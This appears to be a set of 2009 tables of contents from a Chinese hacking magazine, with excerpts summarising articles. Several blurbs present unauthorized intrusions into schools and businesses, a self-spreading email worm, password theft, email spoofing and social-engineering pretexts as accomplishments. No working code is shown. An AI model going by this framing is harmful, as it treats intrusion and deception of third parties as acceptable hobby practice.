于是又试试另外一个软件，叫宽网MP3转换录音器，可是要注册。我在软件破解这方面比较弱智，一看到这个心里自然就不爽，但我太喜欢这首歌了，所以决定碰碰运气，没准还能成功呢。

读编互动

238 Q&A 徐师傅

239 29 号信箱



2009.04

新闻时评

241 3G时代的安全

菜鸟恶补

242 数据包也疯狂（四） 黄正

这期通过使用WPE过滤器的功能讲解外挂原理，没有出现编程相关的内容，小菜们打起精神，不会头疼的

244 浅谈操作系统原理（一） 五岳Jian派 HackRain

如同你在食堂打饭，排队的人可以看成是PCB，排成的队列就是PCB链。你手中等待盛饭的饭盒好比进程，食堂只有一个窗口供应饭菜，负责打饭的师傅如同CPU，所有的饭菜（包括做菜的材料）就是所有CPU资源

酷玩

246 超级QQ最新BUG——免费亮图标 郝安山

这是不是网上流传的超级QQBUG啊？放心，那个BUG已经被封掉N久了，小菜我又不是火星人，又炒冷饭。这是才出现不久的超级QQ漏洞，就是为像我一样的图标一族研究所开发的，也就是说免费点亮超级QQ图标

247 QQ空间5.0技术大揭秘（续篇） 郝安山

248 转变思路之狂刷欢乐斗地主欢乐豆 无敌小龙

249 QQ酷玩之小菜玩转WEBQQ CG.dou

250 免费无限使用隐身可见功能 无敌小龙

251 查看自己是否在对方QQ好友中 +☆白开水

Q版黑客

251 黑客人肉搜索 职业色狼

今天给大家带来一篇黑客类的人肉搜索。最近总是听网上说人肉搜索很是凶猛，大概了解了一下，“人肉搜索”是一种类比的称呼，主要是用来区别于传统的搜索引擎，它主要是指通过集中许多网民的力量去搜索信息和资源的一种方式。它包括利用互联网的机器搜索引擎（如百度等），及利用各网民在日常生活中所能掌握的信息来进行收集信息的一种方式

253 为了一个QQ号的一系列社工 小手一背 [ESST]&[二进制]

盘符里东西不少啊，黑客工具、美国大片应有尽有，但没有什么存放密码的文本文档，此时思路有点断了。我就看看UFO SHELL还有啥能值得利用的吧。看到了有个读取缓存口令的功能，于是我就点了下，此时发现他登录过好多网站

256 精彩的社工 .Z.Y 傀儡

我：是这样的，学校要在9年级里面进行一次文化巡礼，我负责的是收集相关资料，但是资料很多，我这里又没有带U盘，请问有什么办法把资料转移一下？

王：哦，那这样的话们可以在网上的一些网盘临时放一下，或者刻录在光盘里面

257 怎样才能突破封锁隐身BT下载？ BT狂人

有的单位局域网内允许BT下载，但是速度却非常慢，如果你想突破这类限制，应该怎么办呢？如果你在BT下载时又不想暴露自己的IP，希望能进行隐身BT下载，该怎么办呢？

258 E-Mail欺骗，你也行！ 牟晓东

但是现在如果让对方收到一封用户名为Webmaster（网站管理员）的E-Mail，而信件与对方所使用的邮箱是同属一家的（比如Sohu、126等等）。而且要做到这一点非常容易，因为在Internet上有专门提供此类服务的网站，它可以任意构造E-Mail的发送邮箱地址

黑小说

260 特仑苏Ⅱ 九叔

几十天前，我每天工作12小时，一个月工作31天；几十天后，我每天工作8小时，一个月工作20天，薪水上涨了40%。造成这种局面的原因不是我的勤劳被领导所认可，而是……我换工作了

新洞练练看

260 shopex网上商城漏洞分析与利用 rabbitsafe

此漏洞对shopex4.7.2版本有效，成功利用此漏洞可以拿到Webshell，我先到官方下载了最新的shopex4.7.2版本，在本地搭建好shopex，然后，对漏洞文件源代码进行分析并利用此漏洞拿到Webshell

262 Art2008漏洞分析 梦幻剑客

Art2008 CMS是一款具有强大功能的基于ASP语言的网站管理软件，支持ACCESS数据库，它是一款完全开源的程序，用户不需额外安装其它DLL组件，其最大的特点是易用，而且js调用方法简单直观

265 宜昌电脑网络公司v2.8版漏洞分析 封杀

这回闲着没事，去中国源码下载站下了套源码（宜昌电脑网络公司v2.8版），学习着分析了下，不分析不知道，一分析吓一跳

267 分析快捷留言簿V10.09 昔日赤子

我下载的是V10.09正式版，研究了一下代码，跨站方面做得挺好，该过滤的都过滤了，而且很BT。跨站是没有什么问题了，那就看注入吧

西线无战事

268 友情检测某某数码 Rabbitsafe

最近，shopex4.7.2爆出了一个非常严重的漏洞，由于网站syssite/shopadmin/order_service.php后台文件没有设置访问权限，而且还存在注入漏洞

270 对某某大学红旗在线的一次友情检测 上帝之爱

首先是网站存在低级的注射漏洞，从而致使我进行注射来拿到web权限，进而提权拿到服务器，所以一定要重视注射漏洞，加强安全防护

272 曲折入侵某地方传媒网 4lert[S.C.T]

某日在一论坛转悠，看到一条新闻，恰好感兴趣，点击URL进入了一个地方传媒网的站，很巧URL刚好符合我的胃口，轻轻的加了一个单引号，出现了……

274 渗透某某电脑教育集团 晓华&夜枫

我们的主要目标是拿下这个教育集团旗下各省分校网站系统及主站系统服务器

278 透过Jonas拿下某高校的WebShell Mickey

如果入侵的网站的安全水平超越了自己的黑客知识范围，在想法用尽却毫无进展时，暴力破解就是必须的了

280 一次详细的JSP跨站入侵 耗子

大家都知道，无论是否致命，注射后两个页面返回的内容不一样就说明服务器不是绝对安全的，是存在注入漏洞的！而对于jsp脚本来说，无论是在什么样的服务器下，它的权限也是非常高的

286 渗透某某江湖 あ爱的就是你

后来分析，我们插入一句话没有成功是因为插入在“系统管理”里面的“网站配置”里了，因为这种方法网上都公布了N久，这套程序正好被程序员过滤掉了这种方法。紫夜是通过“发布公告”插入成功的，因为当时他把数据库下载后进行了查看，我们当时就是太粗心了

高手专栏

289　Tamper Data插件在XSS测试中的小技巧　AnOnYMoUs

Tamper Data是一个Firefox的插件，它可以截获普通网页、Ajax应用程序及Flash的Http请求，适用于分析请求流程、请求参数、请求数据、重定向URL。在xss中，我们主要使用它截获数据包，修改后再提交的功能。

窗外

290　Linews

290　无线钓鱼能手——Airsnarf　AnOnYMoUs

Rogue AP（恶棍AP），即是对无线路由器自身系统进行修改、或使用具有可建立无线AP功能的网卡（使用Zydas、Atheros等芯片组），来模拟成一个无线AP，且在上面放置一套或多套钓鱼页面，欺骗连接到此热点的用户输入敏感信息的无线热点

292 无线包裹加工站——锻造宝物的WifiZoo　AnOnYMoUs

当你还把注意力都集中在关注破解WEP时；当你还沉迷于密码破解出来获得的成就感时，有没有想到你刚刚为了收集Data（IVs），而使用airodump—ng制造出的那庞大的Cap文件是另一个宝库呢

快码加编

294　漫话溢出III　OrphousV

栈溢出比较简单，流程也很清晰，大体可分为三个步骤：上膛、瞄准、射击

295　远程控制软件编程之界面编写　杨阳 王鹏

远程控制软件的编写不仅是对套接字的编程，其界面设计也是非常重要的。是否拥有布局合理、交互方便、清爽整洁的界面是判断远程控制软件性能优劣的一个重要指标

299　抛砖引玉——代码传输后门初探　认真的雪[E.S.T]

何为代码传输呢？一句话木马，这个大伙都知道吧（不知道可要打pp咯）？一句话木马就是把本地的脚本代码直接传输到服务器上执行，而代码传输后门也是同样的道理，就是通过客户端把相应的代码传输到服务端上执行

301　打造邮箱蠕虫　kungfu panda

21cn mail worm大功告成，被感染的21cn邮箱用户只要点击受感染邮件就会向地址簿里的所有联系人发感染邮件，21cn邮箱蠕虫大爆发咯

305　左手回踩，右手留言——玩转校内网人气　狂风

编程思路：登录校内网→获取页面出现的所有URL→筛选出主页来访或留言的URL→逐个访问并留言→最后随便看看（随机访问校内网的注册会员）

CRACKER

307　10086&每月破资源

308　简单分析“国外下载者Priv8 Download3r 2.2”　sweet

看看下载者程序一般都有什么功能？
第一、先指定URL下载路径
第二、下载的文件存放到哪里
第三、是否加壳处理
第四、通过注入IE进程的来达到下载的目的。

310　PDF Exploit解密　天际山

本文主要是介绍PDF Exploit解密的方法，PDF Exploit是一种恶意的文档，也就是相当于一个病毒。关于PDF Exploit的解密方法，教程还是比较少见的，所以这一期选取一篇给各位读者补补基础

读编互动

312　Q&A　徐师傅

313　29号信箱

2009.05

新闻时评

315　虚拟产业的安全问题

安全导航

316　局域网安全点点滴滴　赤龙

何为维护通道呢？可能有些朋友听说过吧？所谓的维护通道，从概念上来说是为自己将来对下面的客户机在还原保护的基础上留下一道后门，权限在你手上，你可以远程调用某些东西来实现自己的目的，比如最常用的是批处理。因为在你实行调用的时候要从客户和服务两端进行，所以首先你要在两者之间架起一个通道，也就是维护通道。

321　lpk.dll病毒群的查杀　yyshell&love815

经过一番查找，发现mm电脑上凡含有.exe文件的文件夹都无法删除，把资源管理器设置中“隐藏受保护的操作系统文件”的对勾去掉后发现文件夹里都有一个属性为隐藏的Lpk.dll文件。到网上搜索得知，360顽固木马查杀工具可查杀该病毒，马上下载安装运行，但结果是病毒依然存在。于是我只能从lpk.dll文件入手，看看这个病毒文件有没有什么可用的信息。

322　强化Apache消减DDoS攻击　riverhead

很多系统工程师都遇到过自己管理的WEB服务器被DDoS攻击，偶尔的流量暴涨也就算了，但三天两头被别人这么搞，肯定是火大。那我们除了真人PK和报警投诉等方法外，有没有其它办法可以保护我们的WEB服务器呢？

323　阻止网站挂马的实用技术　菜客

肉鸡接龙

325　ECShop注射漏洞批量拿webshell　testset

继shopex不久前爆出漏洞后，又一个用得比较多的网店系统ECShop也爆出了注射漏洞。成功利用该漏洞，可以很轻松的拿到webshell，受影响的版本为2.61以及以下的所有版本。

菜鸟恶补

326　数据包也疯狂（五）　xiaoy

接着上期的内容，本期通过一个封包修改的实例对前四篇文章提到的知识进行综合利用。目标系统是一套XX学习系统，这套系统功能强大，学习的方法很具创新性，个人认为如果认认真真去做完它的话确实可以有效地提升英语水平。功能强大，目的也是好的，这两点不批评它。但是在网络通信加密方面做得就很差了，很不应该地采用了明文传输数据包，如果程序员能够更多地考虑安全问题这一块的话，这套系统会更加安全，也会被更广泛地使用。

328　浅谈操作系统原理（二）　五岳jian派 HackRain

330 菜鸟实验看 Windows 共享机制 Reduta

酷玩

332 玩转手机 QQ 风逝水

333 网络揭秘——网上开店刷留言 郝安山

334 绕过 QQ 验证强加好友 Swan

在使用 QQ 的过程中，有的时候想加某一位自己很感兴趣的人，却因为对方设置了“回答问题”这样一种身份验证，而无法直接加其为好友。绕过“回答问题”这种身份验证其实有两种方式：一种就是广为传播的腾讯 TM 法，还有一种就是鲜为人知的网页 QQ 法。

334 快速鉴别 QQ 好友是否隐身 无敌小龙

黑小说

335 特仑苏 III 阿九大人

337 下在墙头上的乌鸡蛋 李德芹

这是在“黑手”上很少能见到的小说类型，从误会到释怀，最后获得皆大欢喜的结局。人啊，一定要把事情了解清楚再做决定，不然有了误会，真的是郁闷了自己，伤害了别人，呵呵。希望“黑手”的读者们在平时的工作或生活中，和自己的亲人和朋友多聊聊，不要只顾玩电脑哦。

新洞练练看

338《未被引起重视的 BBSXP2008 注入漏洞》续谈 闫飞

很好的一篇文章，其中非常快捷的完成了我们以前刊登的文章中说到的“无法完成”的任务，其思路非常清晰。另外，在分析完原理以后，编写辅助工具完成猜解，也是一个值得借鉴的模式。

339 黑吃黑——利用 HZHOST 最新漏洞渗透黑客红人馆 普瑞斯特

相信了解虚拟主机的朋友对 HZHOST 域名虚拟主机管理系统都非常了解，这是一套使用人数众多的功能强大的域名主机管理平台。因为其简单易用，比较容易上手，所以目前国内大多数的站长朋友都使用它来对自己的虚拟主机产品进行管理。

341 新型万能登录密码 oldjun

本文章无技术含量，只是提供一个思路，思路来源于前不久暴出的那个 ewebeditor2.16 版本的上传漏洞。对于过滤了单引号或者做了 post 防注入的站点，此方法也无能为力了，但对于很多对登录端没做处理的网站，此方法值得一试，尤其是你已经知道源码了却不能执行命令（ACCESS 数据库），或者对方能报错（MYSQL 数据库）。

342 Cookies Injection之自我理解 Link and C.Y

西线无战事

343 渗透少年黑客网站 冰 sugar 上帝之爱 [H.S.G] &[S.S.F]

编辑点评：其实入侵的思路和你平常积累的知识有关，像一个人如果长期学习 php+mysql，自然而然的会首先想到如何用 php 来提权，之后才会去想其它的方面。学习黑客固然要了解各式各样的入侵方法，但是不能过多依赖，必须专注埋头学习能够达到某种技术层面的深度才是对的。

346 菜鸟检测 XX 大学网站 清原长风

348 入侵某服务器 梦幻剑客

把目标锁定后就着手来做了，发现 X 国网站很少用 Access 这样的小型数据库，大多数都是 SQL SERVER 这样的大中型数据库。经过一段时间踩点，让我找到一个 ASP+SQL Server 数据库的注入点，并且权限也是相当高的。

350 友情检测 XX 人才网 Jk7ose

352 曲折的渗透之路 古典娃娃【NGSST】

354 超 BT 服务器的提权 あ爱的就是你

配置文件下载下来，心想事情就变得很简单了。可是把数据库下载出来有三个管理员用户，用 cmd5.com 一个都没有破解出来，后台地址也删除了，看来管理员还是有一些安全意识的。心想旁注一下试试吧！

356 mysql 账号安全大解析 菜牛

高手专栏

357 无线攻击技巧系列之一：让 VMware 也能使用 PCMCIA 无线网卡 Christopher Yang/ 杨哲【ZerOne】

对于无线安全审计及渗透测试而言，多数无线黑客及无线安全爱好者，会在笔记本上采用双系统或者多系统启动的方式，来进入 Linux 下装载 PCMCIA 无线网卡。但是，在硬盘上采用多操作系统共存的方案所带来的物理安全隐患，及使用的不便将随着时间的推移日渐明显。

359 域内网入侵之二：系统用户的密码收集以及利用 lcx

窗外

361 Linews

362 破译“黑匣子”：利用日志信息防范 Linux 入侵 风之扬

日志记录了系统每天发生的各种各样的事情，这些日志信息是保障系统安全过程中的重要组成部分。通过设置，可以对入侵者实施相对有效的防护。而且，这也是一种安全防范思维的延展，即利用日志里的“蛛丝马迹”，配合安全小工具，轻松解决 Linux 网络管理员的后顾之忧。

364 详细讲解无线 WEP 加密破解三步曲 夜翼

快码加编

367 从 0 开始学习 Asp.net 4lert[S.C.T]

Asp.net 作为微软主推的基于.net 平台下的 Web 开发技术，自然有很强的竞争性和强大的功能，而且 Asp.net 相关技术也随着.net 平台版本框架的升级而更加的强大和健全。所以在此背景下，我觉得有必要知道或者说是了解这门技术。下面我们便来揭开 Asp.net 神秘的面纱吧。

368 关于 U 盘恢复精灵的一些改进 小三

在 2009 年 03 期的杂志上看到一篇李劭杰的“U 盘恢复精灵”的编程文章，经本人使用后发现一些问题，其源程序的不足之处在于获得 U 盘磁盘列表用的是穷举，在我的机器上 U 盘盘符是 K，使用其程序时明明存在 U 盘，却提示 U 盘不存在。

368 反弹木马编写之文件传输 无敌小龙

370 漫话溢出 IV OrphousV

从最初的以原始方式编写 shellcode，到现在的可以用工具简化 shellcode 的编写过程，甚至直接生成特定功能的 shellcode；从原来主要靠 C 写溢出程序，到现在的在某个 framework 下写溢出程序，溢出的相关技术在不断进步。

374 Delphi 也来编写 QQ 密码读取器 朱建良

新书试读

377 《黑客渗透笔记》union 注入技巧

379 《黑客词典》试读

这本书所包含的词汇是《非安全·黑客手册》杂志与笔者几年来，从各种黑客技术类文章与书籍收集而来。相对于英文词汇，这些中文词汇在我们平时的学习中，碰到的机率也更多，所以在你碰到不熟悉的词语时，这本书可以很好的帮助你。

CRACKER

380 10086& 每月破资源

380 再战未知壳的脱壳——esp 定律的妙用（二） December

上一次给大家介绍esp定律的妙用，这一期我们继续来学习。熟练地掌握好esp定律的用法，是能够脱很多壳的，虽然这个对付不了强壳、猛壳，但却是普通壳的必杀招。这一次依然给大家带来病毒类程序的目标练习文件，所以请保证你处于虚拟调试环境下，否则产生的一切后果，请自己负责。

382 逆向工程打造粘滞键隐蔽后门有感 蓝调

读编互动

384 Q&A 徐师傅

385 29号信箱

2009.06

新闻时评

387 “网络实名制”，真的很危险！？

肉鸡接龙

388 风暴中的暴风 0Day 安天实验室

2009年4月30日，日使用1700万次的知名媒体播放软件“暴风影音”连续爆出两个重大漏洞，时间正值五·一放假的前一天，很少有人注意到了这条漏洞公告，甚至可能连“暴风影音”的开发者都认为可以等到国庆节之后再处理这两个漏洞。按照以往网络安全界的惯例，黑客在获取漏洞信息后，最多也要一周之后才能够研发出相关的利用工具。

Q 版黑客

391 窃取 Firefox 保存的密码 Mickey

392 将 DRCOM 账号共享进行到底 光芒果

393 利用 WinPE 突破网吧还原系统 蜀国布衣

394 自己 DIY 专杀工具 五毒不侵

每当有危害性很大的计算机病毒出现时，杀毒软件服务商都会推出免费的专杀工具供计算机用户来下载和使用。可是常言说得好：“求人不如求己”，所以我们不如自己编写相应的专杀工具，从而还可以学习到很多病毒防护方面的知识。

396 JAVA 游戏的破解 花花

396 在 Vista 系统中扫描更加快速 蜀国布衣

菜鸟恶补

398 浅谈操作系统原理（三）——操作系统管理 CPU 五岳 jian 派 HackRain

酷玩

400 3G QQ 我这样玩 郝安山

401 QQ2009实现本地会员功能（去广告、红名等） pop

402 QQ 游戏免费刷欢乐豆的方法 pop

403 如何下载 QQ 空间音乐 神圣计划

土豆的采访

403 空气中的战争 ——采访无线安全专家杨哲[longas] 部分土豆进城

新洞练练看

407 Qvod 电影系统之 XSS 钓鱼 樱花浪子

409 PHP168 整站系统之 CSRF 攻击 樱花浪子

411 Diggcms 系统漏洞分析与利用 冯谷／张淼

Diggcms是一个基于内容点评推荐的web2.0内容管理系统，而且还是完整开源的，它的功能强大，但是安全性还需要加强。文章中将会讲到Diggcms系统的两个漏洞，一个是SQL注入漏洞，另一个是系统后台Cookie欺骗漏洞，危害性较大，只要知道管理员账户就可以利用后台Cookie欺骗漏洞进入网站后台……

414 Leobbs 远程代码执行 0day 分析 后生

Leobbs是一款用perl程序编写的论坛程序，在如今论坛程序百家争鸣的状况下，Leobbs早已风光不再，google一下也只有5万多条记录。下面就其最新版本Leobbs X Build090206中出现的远程代码执行漏洞进行简单的分析。

415 可笑的 PJBlog 注入——双引号的注入 Tommie

PJBlog是由舜子所开发的一套开源免费中文个人博客系统程序，采用asp+Access的技术，并同时支持简繁中文、UTF-8编码，相对于其它系统，PJBlog具有相当高的运作效能以及更新率，也支持目前Blog所使用的新技术。

417 花木兰留言本 0day 分析与利用 冯谷／张淼

花木兰留言本文件很少，一个首页文件index.asp，一个数据库连接文件gustbook_Conn.asp，然后是默认的数据库文件dqe_gustbook.asp和一个函数文件gustbook_sub.asp。因此想分析漏洞只能从其中三个文件入手：index.asp、gustbook_Conn.asp、gustbook_sub.asp。

418 针对 ART2008！CMS 3.1 漏洞的发掘与分析 幻泉[B.S.N]

本来在网上看到3.0版，觉得挺漂亮的就下载下来分析。当分析完成后，官方已经做更新了，所以又下载最新的3.1版本做测试。

420 你是如此的可怕——记对中联企业网站管理系统 V9.9 的源码分析 Komy-D& 璐儿

西线无战事

423 我对 X 家地产的漫长渗透 樱花浪子

总的来说，这次渗透是漫长的，但也不是完美的，有两个内网，因为只要拿下一台机器就等于拿下一个内网了，而每一个内网也就是一个地区的分店，每个店的账号只能看自己区的房源信息，而不能看其它地区的房源信息。X家在某个城市一般是有N多分店的，估计数据库都是在那个HERP管理系统里，不过我找了好久也没发现有漏洞。我对这次渗透还是比较满意的，因为从中自己也学到了新的知识，复习了已经掌握的技术。

429 巧藏动易 2006 后台管理账户，做真正的“幕后英雄” 岳翰林

本文写的是如何巧藏动易2006后台管理账户，根据这篇文章你可以延伸一下思路。

430 Update 后门之反弹 cmdshell swan

NC 反弹 cmdshell 需要频繁调动此程序，虽然可以借用 vbs 脚本调用控制频率，即多少时间执行一次连接，但必须考虑到脚本自启动问题，以及进程中会出现可疑的进程名（如 wscript.exe）。

432 渗透某大型内网 樱花浪子

我由于平时比较忙，用了很久的 VPN 肉鸡飞掉了，近来正好有时间，于是打开 google 搜索 upfile.asp 开始找肉鸡。运气还算不错……

435 代码获取记 fjhh

龙兄想拿别人站的代码，于是让我帮忙。先打开主站，的确蛮漂亮的，Flash 应用得真多，眼都晃花了。点开一个链接，加了个 and 1=1，弹出了个警告框，又见 neeao 的防注入。用“-1”测试，发现不存在注入，估计都被 IsNumeric()掉了。

437 轻松进入 pcook 官方网站 rabbitsafe

439 绕过 WINDOWS 自定义错误继续入侵 耗子

高手专栏

442 Psh-tookit 在内网渗透的应用 Mickey

443 Group_concaT 函数终极利用 晓华[岁月联盟信息安全团队]

445 无线攻击技巧系列 2——搜索及发现内网非授权无线路由器/AP 技巧 Christopher Yang/杨哲【ZerOne】

窗外

450 Linews

450 使用 SSH 做 socket5 代理 Mickey

我们在得到 Linux 肉鸡的时候，常用来做什么？不如也用 SSH 做个 Socket5 代理吧，这样以后浏览网站的时候，就能隐藏自己的 IP，如果是国外网段的 Linux 肉鸡的话，还能够绕过 GFW 的限制呢:-)……

快码加编·编程源起

452 从 0 开始学习 asp.net（二） 4lert[H.S.G]

前面我们了解了一些关于 asp.net 的基础概念，本期让我们来深入的学习和了解这门技术。这会我们将学习到 asp.net 中变量的声明及使用，还有 session 的使用及 asp.net 中字符串的处理方法。

453 易语言打造 UPX 加壳小助手 伤心の雨

某日，在机子里乱翻，无意中找到一个 UPX 加壳文件，是命令行模式的，感觉用起来特不方便。刚好自己最近又在学易语言，就亲手操刀编了一个可视化的 UPX 加壳小助手！

454 分析和编写 PHP168 文件源码泄漏工具 冰海【LOVEGN】（安天团队）

今天在团队 QQ 群中看到 Men_Si 发来的 PHP168 文件源码泄漏工具，在这里我就和小菜们一起来分析下，只有弄明白了漏洞的原因，才能有所提高，然后根据分析写出自己的漏洞利用工具……

快码加编·编程上路

456 关于 DLL 模块加载规则在入侵中运用的一点思路 Allen_HW[江苏大学计算机（网络）系]

Windows 进程对于 DLL 模块的加载有着自己的一套规则，下面就让我们一起来认识一下这些规则。

CRACKER

458 每月破资源 10086

458 介绍两种 VB 程序的破解新方法 风飘雪

